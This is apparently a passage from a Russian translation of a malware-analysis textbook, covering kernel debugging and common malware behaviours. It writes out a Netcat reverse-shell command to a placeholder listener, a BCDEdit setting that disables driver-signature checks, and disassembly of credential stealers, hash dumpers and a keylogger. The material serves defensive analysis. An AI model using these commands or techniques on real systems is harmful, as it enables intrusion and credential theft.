Листинг 10.17. Образец IDT-таблицы

```
kd> !idt

37:   806cf728 hal!PicSpuriousService37
3d:   806d0b70 hal!HalpApcInterrupt
41:   806d09cc hal!HalpDispatchInterrupt
50:   806cf800 hal!HalpApicRebootService
62:   8298b7e4 atapi!IdePortInterrupt (KINTERRUPT 8298b7a8)
63:   826ef044 NDIS!ndisMIsr (KINTERRUPT 826ef008)
73:   826b9044 portcls!CKsShellRequestor::`vector deleting destructor'+0x26
      (KINTERRUPT 826b9008)
      USBPORT!USBPORT_InterruptService (KINTERRUPT 826df008)
82:   82970dd4 atapi!IdePortInterrupt (KINTERRUPT 82970d98)
83:   829e8044 SCSIPORT!ScsiPortInterrupt (KINTERRUPT 829e8008)
93:   826c315c i8042prt!I8042KeyboardInterruptService (KINTERRUPT 826c3120)
a3:   826c2044 i8042prt!I8042MouseInterruptService (KINTERRUPT 826c2008)
b1:   829e5434 ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 829e53f8)
b2:   826f115c serial!SerialCIsrSw (KINTERRUPT 826f1120)
c1:   806cf984 hal!HalpBroadcastCallService
d1:   806ced34 hal!HalpClockInterrupt
e1:   806cff0c hal!HalpIpiHandler
e3:   806cfc70 hal!HalpLocalApicErrorService
fd:   806d0464 hal!HalpProfileInterrupt
fe:   806d0604 hal!HalpPerfInterrupt
```

Прерывания, связанные с безымянными, неподписанными или подозрительными драйверами, могут быть признаком наличия руткита или другого вредоносного ПО.

Загрузка драйверов

В этой главе подразумевалось, что у исследуемого вредоноса должен быть пользовательский компонент, который его загружает. Если же такого компонента у вас нет, зараженный драйвер можно загрузить с помощью специальных инструментов,

таких как OSR Driver Loader (рис. 10.4). Этот загрузчик бесплатен и крайне прост в использовании, хотя и требует регистрации. После установки запустите его и укажите драйвер, который нужно загрузить, затем нажмите кнопки Register Service (Зарегистрировать службу) и Start Service (Запустить службу), чтобы драйвер мог начать работу.




Рис. 10.4. Окно программы OSR Driver Loader

Особенности ядра в Windows Vista, Windows 7 и 64-битных версиях

Новые версии Windows имеют несколько существенных отличий, которые влияют на процедуру отладки ядра и эффективность зараженных драйверов.

Одно из важных изменений заключается в том, что, начиная с Windows Vista, файл `boot.ini` больше не определяет, какая ОС должна загрузиться. Как вы пом-

ните, ранее в этой главе мы активизировали отладку ядра с помощью этого файла. Для изменения конфигурации загрузки в Vista и последующих версиях Windows используется редактор BCDEdit, с помощью которого в том числе и включается отладка ядра.

Основным изменением, касающимся безопасности, стала реализация механизма защиты целостности ядра, известного как PatchGuard. Он присутствует во всех 64-битных версиях, начиная с Windows XP, и не дает стороннему коду модифицировать ядро. Это касается как изменений, вносимых в код самого ядра, в таблицы системных служб и IDT, так и других методик. В момент своего появления эта технология была воспринята неоднозначно, поскольку модификацией ядра занимаются как вредоносные, так и обычные программы. Брандмауэры, антивирусы и другие системы защиты регулярно вносят изменения в ядро, чтобы обнаружить и предотвратить вредоносную активность.

Защита целостности ядра может создать трудности во время отладки в 64-битных системах, поскольку при создании точки останова отладчик изменяет код. В связи с этим, если отладчик ядра подключится к ОС во время ее загрузки, защита целостности не будет активизирована. Но, если подключить отладчик уже после загрузки, PatchGuard вызовет сбой системы.

Начиная с Windows Vista, подписывание драйверов стало обязательным для 64-битных систем. Это означает, что на компьютерах с Windows Vista можно загружать только те драйверы, которые имеют цифровую подпись. Это эффективная мера против зараженных драйверов, так как они обычно не подписаны. На самом деле вредоносное ПО, оперирующее в режиме ядра, практически отсутствует на архитектуре x64. Но 64-битные версии Windows становятся все более популярными, и нет никаких сомнений в том, что вредоносные программы сумеют эволюционировать и обойти этот барьер. Если вам нужно загрузить неподписанный драйвер в 64-битной версии Vista, вы можете использовать редактор BCDEdit, чтобы изменить конфигурацию загрузки. В частности, параметр `nointegritychecks` позволяет сделать цифровую подпись драйверов необязательной.

Итоги главы

Отладчик WinDbg предоставляет целый ряд функций, которые отсутствуют в OllyDbg, включая возможность отлаживать ядро. Вредоносное ПО, работающее в режиме ядра, встречается не так часто. Но оно существует, и аналитики безопасности должны знать, как с ним справиться.

В этой главе мы показали, как работают драйверы и руткиты, как их анализировать с помощью WinDbg и как найти код, который выполняется при запросе пользовательского приложения. В следующих нескольких главах основное внимание будет уделяться не инструментам анализа, а принципу работы вредоносных программ в локальной системе и в сети.

Лабораторные работы

Лабораторная работа 10.1

Эта лабораторная работа включает в себя драйвер и исполняемый файл. Последний можно запускать откуда угодно, а вот драйвер для корректной работы программы нужно поместить в каталог `C:\Windows\System32`, где он и находился, когда его обнаружили на компьютере жертвы. Исполняемый файл называется `Lab10-01.exe`, а драйвер — `Lab10-01.sys`.

Вопросы

1. Вносит ли эта программа какие-либо изменения напрямую в реестр? Чтобы проверить, используйте procmon.
2. Пользовательская программа использует функцию `ControlService`. Можно ли создать с помощью WinDbg точку останова, чтобы посмотреть, какой код выполняется в ядре в результате ее вызова?
3. Что делает эта программа?

Лабораторная работа 10.2

Здесь рассматривается файл `Lab10-02.exe`.

Вопросы

1. Создает ли эта программа какие-либо файлы? Если да, то какие?
2. Есть ли у этой программы компонент ядра?
3. Что делает эта программа?

Лабораторная работа 10.3

Эта лабораторная работа включает в себя драйвер и исполняемый файл. Последний можно запускать откуда угодно, а вот драйвер для корректной работы программы нужно поместить в каталог `C:\Windows\System32`, где он и находился, когда его обнаружили на компьютере жертвы. Исполняемый файл называется `Lab10-03.exe`, а драйвер — `Lab10-03.sys`.

Вопросы

1. Что делает эта программа?
2. Как завершить ее работу?
3. Что делает компонент ядра?

Часть IV
Возможности вредоносного ПО

11 Поведение вредоносных программ

До сих пор мы уделяли основное внимание анализу вредоносного ПО, лишь поверхностно затрагивая его возможности. Теперь же вы познакомитесь с самыми распространенными характеристиками программного обеспечения, которые делают его вредоносным.

В этой главе мы кратко пройдемся по различным аспектам поведения таких программ. Что-то вам уже знакомо, и мы попытаемся обобщить и углубить эти знания. Не в наших силах рассмотреть здесь все типы зловредного ПО, так как на свет постоянно появляются его новые экземпляры с огромным набором способностей. Но мы можем научить вас, на какие вещи нужно обращать внимание, чтобы распознать вредонос.

Программы для загрузки и запуска ПО

Можно выделить два типа часто встречаемых вредоносов, предназначенных для загрузки и запуска ПО. *Загрузчики* (не путать с системными загрузчиками) просто загружают из Интернета дополнительный вредоносный код и запускают его на локальном компьютере. Они часто распространяются вместе с эксплойтом. Для загрузки и выполнения дополнительного вредоносного ПО они обычно используют два вызова Windows API, идущие один за другим: `URLDownloadtoFileA` и `WinExec`.

Пусковая программа (launcher) представляет собой исполняемый файл, который устанавливает вредоносные приложения для их скрытого выполнения (сразу или через какое-то время). Пусковые программы часто поставляются с ПО, которое они должны запускать. Мы обсудим их в главе 12.

Бэкдоры

Бэкдоры — это программы, которые предоставляют злоумышленнику доступ к компьютеру жертвы. Они являются самым обнаруживаемым типом вредоносного ПО, а их размер и набор возможностей может существенно варьироваться.

Код бэкдора обычно самодостаточен и не требует загрузки дополнительных зараженных файлов.

Бэкдоры взаимодействуют по Интернету множеством различных способов, но передача данных, как правило, происходит по протоколу HTTP через порт 80. HTTP составляет большую часть исходящего сетевого трафика, что дает вредоносу отличную возможность остаться незамеченным на фоне остальной информации.

Из главы 14 вы узнаете, как анализировать бэкдоры на уровне пакетов, создавая эффективные сетевые сигнатуры. А пока мы сосредоточимся на высокоуровневом взаимодействии.

Бэкдоры поставляются со стандартным набором функций: возможностью манипулировать ключами реестра, подсчитывать отображаемые окна, создавать каталоги, искать файлы и т. д. Чтобы понять, что именно из этого используется бэкдором, можно проверить, какие функции Windows API он импортирует. В приложении А приводится список распространенных функций с описанием того, что они могут сказать о вредоносной программе.

Обратная командная оболочка

Обратная командная оболочка — это соединение, которое инициирует зараженный компьютер, предоставляя командный доступ злоумышленнику. Это может быть как отдельная вредоносная программа, так и один из компонентов более сложного бэкдора. Находясь в обратной командной оболочке, злоумышленник может выполнять команды так, как будто все это происходит в его локальной системе.

Обратная командная оболочка Netcat

Программа Netcat, которую мы обсуждали в главе 3, может быть использована для создания командной оболочки, если ее запустить на двух компьютерах. Злоумышленники часто используют ее саму, а также дополняют ей другое вредоносное ПО.

Чтобы применить Netcat в таком качестве, удаленная система должна ожидать входящих подключений с помощью следующей команды:

```
nc -l –p 80
```

Параметр `-l` переключает Netcat в режим прослушивания, а параметр `-p` определяет отслеживаемый порт. Далее компьютер жертвы инициирует исходящее соединение и предоставляет свою командную оболочку:

```
nc слушатель_ip 80 -e cmd.exe
```

слушатель_ip 80 — это IP-адрес и порт удаленного узла. Параметр `-e` позволяет указать программу, которая будет запущена при установлении соединения. Ее стандартные

ввод и вывод будут привязаны к сокету (как вы увидите далее, в Windows часто используется `cmd.exe`).

Обратная командная оболочка Windows

Злоумышленники используют две простые реализации обратной командной оболочки в Windows на основе `cmd.exe`: базовую и многопоточную.

Базовый метод популярен среди авторов вредоносного ПО, так как его проще реализовать и в целом он работает не хуже многопоточного подхода. Он основан на вызове `CreateProcess` и изменении структуры `STARTUPINFO`, которая ему передается. Сначала создается сокет и устанавливается соединение с удаленным сервером. Затем этот сокет привязывается к стандартным потокам (вводу, выводу и потоку ошибок) процесса `cmd.exe`. `CreateProcess` запускает `cmd.exe` в режиме без окна, чтобы скрыть его от жертвы. В главе 7 приводится пример этого приема.

Многопоточная версия обратной командной оболочки Windows подразумевает создание сокета, двух каналов и двух потоков выполнения (поэтому вам следует искать вызовы `CreateThread` и `CreatePipe`). Этот метод иногда используется авторами вредоносного ПО в рамках стратегии по изменению или кодированию данных, передающихся по сокету. Функцию `CreatePipe` можно использовать для привязки к каналу считывающего и записывающего концов, таких как стандартный ввод (stdin) и стандартный вывод (stdout). Функция `CreateProcess` позволяет привязать стандартные потоки к каналу, а не напрямую к сокету. После ее вызова вредонос создаст два потока выполнения: один для чтения из stdin канала и записи в сокет, а другой — для чтения из сокета и записи в stdout канала. Обычно эти потоки выполнения занимаются кодированием данных, о чем мы поговорим в главе 13. С помощью методов обратного проектирования вы можете исследовать ответвления, в которых потоки декодируют пакеты, полученные в ходе зашифрованной сессии.

Средства удаленного администрирования

Средства удаленного администрирования (remote administration tools, или RAT) используются для управления компьютером или компьютерами по сети. Их часто задействуют в узконаправленных атаках — например, при похищении информации или перемещении от компьютера к компьютеру.

На рис. 11.1 показана сетевая структура RAT. Сервер, запущенный в системе жертвы, снабжен вредоносным кодом. Клиент работает удаленно, так как управляющий модуль находится в распоряжении злоумышленника. Серверы сигнализируют клиенту, который их контролирует, чтобы тот инициировал соединение. Взаимодействие в RAT обычно происходит через стандартные порты, такие как 80 или 443.




Рис. 11.1. Сетевая структура RAT

ПРИМЕЧАНИЕ

Poison Ivy (www.poisonivy-rat.com) — популярное бесплатное средство удаленного администрирования. Его возможности можно изменять с помощью плагинов, выполненных в виде кода командной оболочки. Poison Ivy также способен быстро создавать образцы вредоносного ПО для тестирования и анализа.

Ботнеты

Ботнет — это набор зараженных сетевых узлов *(зомби)*, управляемых централизованно, обычно с помощью сервера, который называют *контроллером ботнета*. Цель ботнета состоит в заражении как можно большего числа компьютеров и создании на их основе масштабной сети, которая может быть использована как для распространения другого вредоносного ПО или спама, так и для выполнения DDoS-атак (distributed denial-of-service — распределенный отказ в обслуживании). Если все зомби одновременно начнут атаковать определенный сайт, тот может стать недоступным.

Сравнение RAT и ботнетов

Между ботнетами и удаленными средствами администрирования существует несколько важных различий.

- Ботнеты известны тем, что заражают и контролируют миллионы узлов. RAT обычно управляют намного меньшим количеством компьютеров.
- Все участники ботнета управляются одновременно. RAT позволяет распределять ресурсы между разными жертвами, поскольку злоумышленник имеет возможность куда более тесного взаимодействия с зараженными системами.
- RAT используются в узконаправленных атаках, тогда как ботнеты отличаются своей массовостью.

Похищение учетных данных

Злоумышленники часто идут на всевозможные ухищрения, чтобы похитить учетные данные. Особенно это относится к трем видам вредоносного ПО.

- Программы, которые похищают учетные данные пользователя в момент, когда тот входит в систему.
- Программы, которые копируют информацию, хранящуюся в Windows (пароли, хеши и т. д.), для непосредственного использования или дальнейшей расшифровки.
- Программы, которые записывают нажатия клавиш.

В данном разделе мы рассмотрим каждую из этих разновидностей вредоносного ПО.

Перехват GINA

В Windows XP для хищения учетных данных используется прием, состоящий в *перехвате GINA* (graphical identification and authentication — графическая идентификация и аутентификация). Система GINA создавалась для того, чтобы позволить сторонним приложениям адаптировать под себя процесс входа в систему, добавляя поддержку таких технологий, как аппаратная радиочастотная идентификация (radio-frequency identification, RFID) на основе маркеров или смарт-карт. Авторы вредоносного ПО пользуются этой возможностью для загрузки кода, который крадет учетные данные.

GINA реализуется в виде DLL под названием `msgina.dll` и загружается программой Winlogon во время входа в систему. Winlogon также поддерживает сторонние плагины, загружая их перед GINA DLL (как при атаке посредника). Для удобства Windows предоставляет следующую ветвь реестра, где Winlogon может найти и загрузить сторонние DLL:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL
```

Когда-то мы нашли там зараженный файл `fsgina.dll`, который оказался перехватчиком GINA.

На рис. 11.2 показан пример того, как данные для входа в систему попадают к вредоносной библиотеке, проходя от Winlogon к `msgina.dll`. Вредоносу (`fsgina.dll`) удается перехватить всю учетную информацию, которую пользователь вводит во время аутентификации. Он может записать ее на диск или передать по сети.

Рис. 11.2. Вредоносная библиотека fsgina.dll притаилась между системными файлами Windows, чтобы перехватывать данные

Поскольку библиотека `fsgina.dll` перехватывает поток взаимодействия между Winlogon и GINA, она должна передать его дальше в `msgina.dll`, чтобы система продолжила нормально функционировать. Для этого вредоносу приходится экспортировать все функции, которые требуются системе GINA, — их насчитывается больше 15, и большинство из них имеют префикс `Wlx`. Очевидно, что при обнаружении в DLL множества экспортных функций, которые начинаются с `Wlx`, можно с большой долей вероятности предположить, что это перехватчик GINA.

Большинство этих экспортных вызовов обращаются к реальным функциям внутри `msgina.dll`. В случае с `fsgina.dll` это относится ко всем функциям, кроме `WlxLoggedOutSAS`. В листинге 11.1 показан экспорт `WlxLoggedOutSAS` в `fsgina.dll`.

Листинг 11.1. Экспортная функция WlxLoggedOutSAS в GINA DLL, с помощью которой записываются похищенные учетные данные

```
100014A0 WlxLoggedOutSAS
100014A0      push   esi
100014A1      push   edi
100014A2      push   offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7      call   Call_msgina_dll_function ❶
...
100014FB      push   eax ; Args
100014FC      push   offset aUSDSPSOpS ;"U: %s D: %s P: %s OP: %s"
10001501      push   offset aDRIVERS ; "drivers\tcpudp.sys"
10001503      call   Log_To_File ❷
```

Учетная информация сразу же передается в файл `msgina.dll` с помощью вызова, обозначенного как `Call_msgina_dll_function` ❶. Эта функция динамически находит и запускает вызов `WlxLoggedOutSAS` из `msgina.dll`, который указывается в виде аргумента. Вызов в строке ❷ выполняет запись данных. В качестве аргументов он принимает учетную информацию, строку форматирования, с помощью которой эта информация будет выводиться, и имя файла для записи. В итоге сведения о любом успешном входе в систему сохраняются в файл `%SystemRoot%\system32\drivers\tcpudp.sys`. Этот файл содержит имя пользователя, домен и два пароля — текущий и старый.

Сохранение хешей

Вредоносное ПО в Windows часто сохраняет системные хеши, чтобы получить доступ к учетным данным. После сохранения злоумышленники пытаются расшифровать эти хеши в автономном режиме или использовать их для атаки типа pass-the-hash. В ходе этой атаки хеши LM и NTLM применяются для удаленной NTLM-аутентификации, что не требует их расшифровки и получения соответствующего пароля.

Для сохранения хешей существуют программные пакеты Pwdump и Pass-the-Hash (PSH), которые распространяются бесплатно. Поскольку оба этих инструмента имеют открытый исходный код, на их основе создано множество вредоносного ПО.

У большинства антивирусов предусмотрены сигнатуры для стандартных скомпилированных версий этих утилит, поэтому злоумышленники часто пытаются скомпилировать собственные их вариации, чтобы избежать обнаружения. Примеры, приводимые в этой главе, являются разновидностями pwdump и PSH, с которыми мы сталкивались в реальных условиях.

Pwdump — это набор программ, которые выводят из диспетчера учетных записей безопасности (security account manager, SAM) хеши в формате LM i NTLM, принадлежащие локальным пользователям. Pwdump внедряет DLL внутрь процесса LSASS (local security authority subsystem service — сервер проверки подлинности локальной системы безопасности), более известного как `lsass.exe`. О внедрении DLL мы поговорим в главе 12, а пока что вам стоит знать лишь о том, что это прием, посредством которого вредоносное ПО выполняет библиотеки внутри других процессов, пользуясь всеми их привилегиями. Инструменты для сохранения хешей часто атакуют процесс `lsass.exe`, потому что он обладает достаточными привилегиями и доступом ко многим полезным API-функциям.

Стандартная версия Pwdump использует библиотеку `lsaext.dll`. При внедрении ее в `lsass.exe` она вызывает функцию `GetHash`, которая экспортируется из `lsaext.dll`, чтобы выполнить извлечение хешей. При этом используются недокументированные функции Windows, которые позволят получить порядковые номера всех пользователей в системе и незашифрованные хеши паролей каждого из них.

Столкнувшись с вариацией Pwdump, нужно проанализировать ее библиотеки, чтобы понять, как происходит сохранение хешей. Первым делом следует обратить внимание на экспортные функции. Из Pwdump по умолчанию экспортируется вызов `GetHash`, но злоумышленники могут легко поменять его имя, чтобы сделать его менее узнаваемым. Затем стоит попытаться определить функции, которые применяются в экспортных вызовах. Многие из них могут находиться динамически, поэтому в экспортных вызовах часто встречается многократное использование операции `GetProcAddress`.

В листинге 11.2 показан код экспортной функции `GrabHash` из DLL одной из версий Pwdump. Поскольку библиотека внедряется в `lsass.exe`, перед использованием многих символов ей сначала приходится находить их в ручном режиме.

Листинг 11.2. Уникальные API-вызовы, которые используются экспортной функцией GrabHash в одном из вариантов Pwdump

```
1000123F      push   offset LibFileName          ; "samsrv.dll" ❶
10001244      call   esi ; LoadLibraryA
10001248      push   offset aAdvapi32_dll_0      ; "advapi32.dll" ❷
...
10001251      call   esi ; LoadLibraryA
...
1000125B      push   offset ProcName             ; "SamIConnect"
10001260      push   ebx                         ; hModule
10001265      call   esi ; GetProcAddress
...
10001281      push   offset aSamrqu ; "SamrQueryInformationUser"
10001286      push   ebx                         ; hModule
```

```
1000128C      call   esi ; GetProcAddress
...
100012C2      push   offset aSamigetpriv ; "SamIGetPrivateData"
100012C7      push   ebx                         ; hModule
100012CD      call   esi ; GetProcAddress
...
100012CF      push   offset aSystemfuncti ; "SystemFunction025" ❸
100012D4      push   edi                         ; hModule
100012DA      call   esi ; GetProcAddress
100012DC      push   offset aSystemfuni_0 ; "SystemFunction027" ❹
100012E1      push   edi                         ; hModule
100012E7      call   esi ; GetProcAddress
```

В листинге 11.2 показан код получения дескрипторов библиотек `samsrv.dll` ❶ и `advapi32.dll` ❷ с помощью вызова `LoadLibrary`. Файл `samsrv.dll` содержит API для простого доступа к SAM, а файл `advapi32.dll` был найден для доступа к функциям, которые не импортированы в `lsass.exe`. Динамическая библиотека данной вариации Pwdump использует дескрипторы этих библиотек для поиска множества функций. Пять самых важных из них показаны в листинге (обратите внимание на вызовы `GetProcAddress` и их аргументы).

Из `samsrv.dll` импортируются такие интересные вызовы, как `SamIConnect`, `SamrQueryInformationUser` и `SamIGetPrivateData`. Вызов `SamIConnect` впоследствии используется для подключения к SAM, после чего для каждого пользователя в системе вызывается функция `SamrQueryInformationUser`.

Хеши извлекаются с использованием вызова `SamIGetPrivateData`, а затем расшифровываются с помощью функций `SystemFunction025` и `SystemFunction027`, импортированных из `advapi32.dll` (строки ❸ и ❹). Ни одна из API-функций в этом листинге не описана в официальной документации.

PSH Toolkit содержит программы, которые создают дампы хешей. Самый популярный из этих дампов известен под названием `whosthere-alt`. В нем хранится содержимое SAM, полученное путем внедрения DLL в `lsass.exe`. При этом, если сравнивать с Pwdump, используется совершенно другой набор API-функций. В листинге 11.3 показан код версии `whosthere-alt`, которая экспортирует функцию с именем `TestDump`.

Листинг 11.3. Уникальные API-вызовы, которые используются экспортной функцией TestDump версии whosthere-alt

```
10001119      push   offset LibFileName  ; "secur32.dll"
1000111E      call   ds:LoadLibraryA
10001130      push   offset ProcName ; "LsaEnumerateLogonSessions"
10001135      push   esi             ; hModule
10001136      call   ds:GetProcAddress ❶
...
10001670      call   ds:GetSystemDirectoryA
10001676      mov    edi, offset aMsv1_0_dll ; \\msv1_0.dll
...
100016A6      push   eax             ; path to msv1_0.dll
100016A9      call   ds:GetModuleHandleA ❷
```

Поскольку данная библиотека внедряется в `lsass.exe`, ее функция `TestDump` создает дамп хеша. Она динамически загружает файл `secur32.dll` и находит в нем вызов `LsaEnumerateLogonSessions` ❶, чтобы получить список локальных уникальных идентификаторов (locally unique identifiers, LUID). В этом списке содержатся имена и домены, которые указывались при каждом входе в систему. Библиотека перебирает их, чтобы получить доступ к учетной информации. Для этого с помощью вызова `GetModuleHandle` ❷ она ищет внутри `msv1_0.dll` неэкспортированную функцию, `NlpGetPrimaryCredential`, которая позволяет создавать дампы хешей NT и LM.

ПРИМЕЧАНИЕ

Понимать, как вредонос добывает хеши, очень важно, но еще важнее определить, что он с этими хешами делает: сохраняет на диск, загружает на сайт или использует в атаке типа pass-the-hash? Эти подробности могут быть очень важны, поэтому, прежде чем браться за идентификацию низкоуровневых методик создания дампов, следует определить общую функциональность кода.

Кейлогеры

Кейлогеры — это классический вид вредоносов для хищения учетных данных. Они записывают нажатия клавиш, позволяя злоумышленнику наблюдать за вводом имени пользователя и пароля. Для Windows существует множество разновидностей кейлогеров.

Кейлогеры в пространстве ядра

Кейлогеры этого вида сложно обнаружить с помощью пользовательских программ. Они часто входят в состав руткитов и могут действовать как драйверы клавиатуры, что позволяет им захватывать нажатия клавиш и обходить приложения и системы защиты, работающие в режиме пользователя.

Кейлогеры в пользовательском режиме

Кейлогеры, работающие в пользовательском пространстве, обычно используют Windows API и реализованы путем перехвата или опроса. При *перехвате* Windows API уведомляет вредонос о нажатии каждой клавиши — с помощью функции `SetWindowsHookEx`. Метод *опроса* использует функции `GetAsyncKeyState` и `GetForegroundWindow` из Windows API, чтобы постоянно опрашивать состояние клавиш.

Кейлогеры, занимающиеся перехватом, пользуются стандартной для Windows функцией `SetWindowsHookEx`. Для ее вызова кейлогер может распространяться в виде исполняемого файла; он также может включать в себя библиотеку для сохранения

нажатий, которую можно автоматически внедрить во множество системных процессов. Мы еще вернемся к функции `SetWindowsHookEx` в главе 12.

Прежде всего нас интересуют опрашивающие кейлогеры, которые используют вызовы `GetAsyncKeyState` и `GetForegroundWindow`. Функция `GetAsyncKeyState` определяет, является ли клавиша нажатой, и если да, то нажимали ли ее после последнего вызова `GetAsyncKeyState`. Функция `GetForegroundWindow` определяет активное окно — то, которое находится в фокусе: так кейлогер может узнать, какое приложение использует ввод с клавиатуры (например, `Блокнот` или Internet Explorer).

На рис. 11.3 проиллюстрирована типичная циклическая структура, которую можно найти в опрашивающих кейлогерах. Сначала делается вызов `GetForegroundWindow`, который записывает активное окно. Затем внутренний цикл перебирает список клавиш, определяя состояние каждой из них с помощью функции `GetAsyncKeyState`. Если клавиша нажата, программа проверяет состояние Shift и Caps Lock, чтобы узнать, как правильно записать нажатие. По завершении внутреннего цикла опять вызывается функция `GetForegroundWindow`, чтобы проверить, находится ли пользователь в том же окне. Этот процесс повторяется достаточно быстро, успевая за пользовательским вводом (кейлогер может использовать вызов `Sleep`, чтобы не потреблять слишком много ресурсов).

Рис. 11.3. Циклическая структура кейлогера на основе функций GetAsyncKeyState и GetForegroundWindow

В листинге 11.4 показана та же циклическая структура в дизассемблированном виде.

Листинг 11.4. Ассемблерный код кейлогера на основе функций GetAsyncKeyState и GetForegroundWindow

```
00401162      call   ds:GetForegroundWindow
...
00401272      push   10h ❶               ; nVirtKey Shift
00401274      call   ds:GetKeyState
0040127A      mov    esi, dword_403308[ebx] ❷
00401280      push   esi                  ; vKey
00401281      movsx  edi, ax
00401284      call   ds:GetAsyncKeyState
0040128A      test   ah, 80h
0040128D      jz     short loc_40130A
0040128F      push   14h                  ; nVirtKey Caps Lock
00401291      call   ds:GetKeyState
...
004013EF      add    ebx, 4 ❸
004013F2      cmp    ebx, 368
004013F8      jl     loc_401272
```

Перед входом во внутренний цикл программа вызывает `GetForegroundWindow`. Цикл начинается в строке ❶, сразу же проверяя состояние клавиши Shift с помощью `GetKeyState`. Эта функция позволяет быстро проверить, нажата ли клавиша, но, в отличие от `GetAsyncKeyState`, она не помнит, была ли та нажата с момента предыдущего вызова. Затем в строке ❷ кейлогер индексирует массив клавиш на клавиатуре, используя регистр EBX. Нажатие новой клавиши записывается, но перед этим вызов `GetKeyState` проверяет, активизирован ли режим Caps Lock. В конце EBX инкрементируется ❸, чтобы можно было проверить следующую клавишу в списке. После проверки 92 клавиш (368 / 4) внутренний цикл завершается, но только для того, чтобы начаться вновь после очередного вызова `GetForegroundWindow`.

Идентификация кейлогеров по их строкам

Чтобы распознать возможности кейлогера внутри вредоноса, можно проверить импортируемые им API-функции, но вы также можете поискать индикаторы среди его строк. Второй способ может оказаться особенно полезным, если вредонос обфусцирует свой импорт или использует разновидность кейлогера, с которой вы ранее не сталкивались. Например, ниже приводится список строк из кейлогера, описанного в предыдущем разделе:

```
[Up]
[Num Lock]
[Down]
[Right]
[UP]
[Left]
[PageDown]
```

Если кейлогер записывает все нажатия, он должен каким-то образом обозначать такие клавиши, как Page Down. Следовательно, у него должен быть доступ к соответствующим строкам. Чтобы их отследить, можно начать с перекрестных ссылок, продвигаясь в обратном направлении. Так вы сможете распознать во вредоносной программе возможности кейлогера.

Механизм постоянного присутствия

Получив доступ к системе, вредоносная программа часто пытается остаться там надолго. Такое поведение называется *постоянным присутствием*. И если механизм, который для этого используется, является достаточно уникальным, он может послужить идентификатором данного вредоносного кода.

Этот раздел начинается с наиболее распространенного способа достижения постоянного присутствия — изменения системного реестра. Дальше мы покажем, как вредонос пытается закрепиться в системе путем *заражения двоичных файлов*. В конце будет рассмотрен метод, который не требует редактирования файлов или реестра, — *изменение порядка загрузки DLL*.

Реестр Windows

Во время обсуждения реестра Windows в главе 7 мы отмечали, что вредоносное ПО часто использует его для хранения своей конфигурации, сбора информации о системе и установки своих исполняемых файлов на постоянной основе. Как вы уже видели на страницах этой книги, особенно в лабораторных работах, для установки вредоносных программ часто используется следующий ключ:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

В реестре есть много других мест для обеспечения постоянного присутствия, но мы не станем перечислять каждое из них, поскольку их запоминание и последующий ручной поиск будут слишком хлопотными и неэффективными. Лучше делать это с помощью специальных инструментов, таких как программа Autoruns от компании Sysinternals: она выводит все приложения, которые запускаются автоматически вместе с системой. А такие утилиты, как ProcMon, позволяют отслеживать изменения реестра в рамках базового динамического анализа.

Обсуждая исследование реестра ранее, мы не упомянули несколько популярных ключей, которые заслуживают более пристального внимания: AppInit_DLLs, Winlogon и библиотеки SvcHost.

AppInit_DLLs

Для постоянного хранения своих динамических библиотек авторы вредоносного ПО используют специальное место в реестре под названием `AppInit_DLLs`. Библиотеки, которые в нем указаны, загружаются во все процессы, которые обращаются

к User32.dll. Так простое добавление в реестр позволяет держать библиотеку постоянно загруженной.

Значение AppInit_DLLs хранится в следующем ключе реестра Windows:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
```

Значение AppInit_DLLs имеет тип REG_SZ и состоит из названий библиотек, разделенных пробелами. Все процессы, которые используют User32.dll (а таких большинство), загружают AppInit_DLLs. Авторов вредоносного ПО обычно интересуют отдельные процессы, поэтому, прежде чем выполнять вредоносный код, они вынуждены проверять, в каком процессе работает их библиотека. Эту проверку часто производят в функции DllMain зараженной библиотеки.

Winlogon Notify

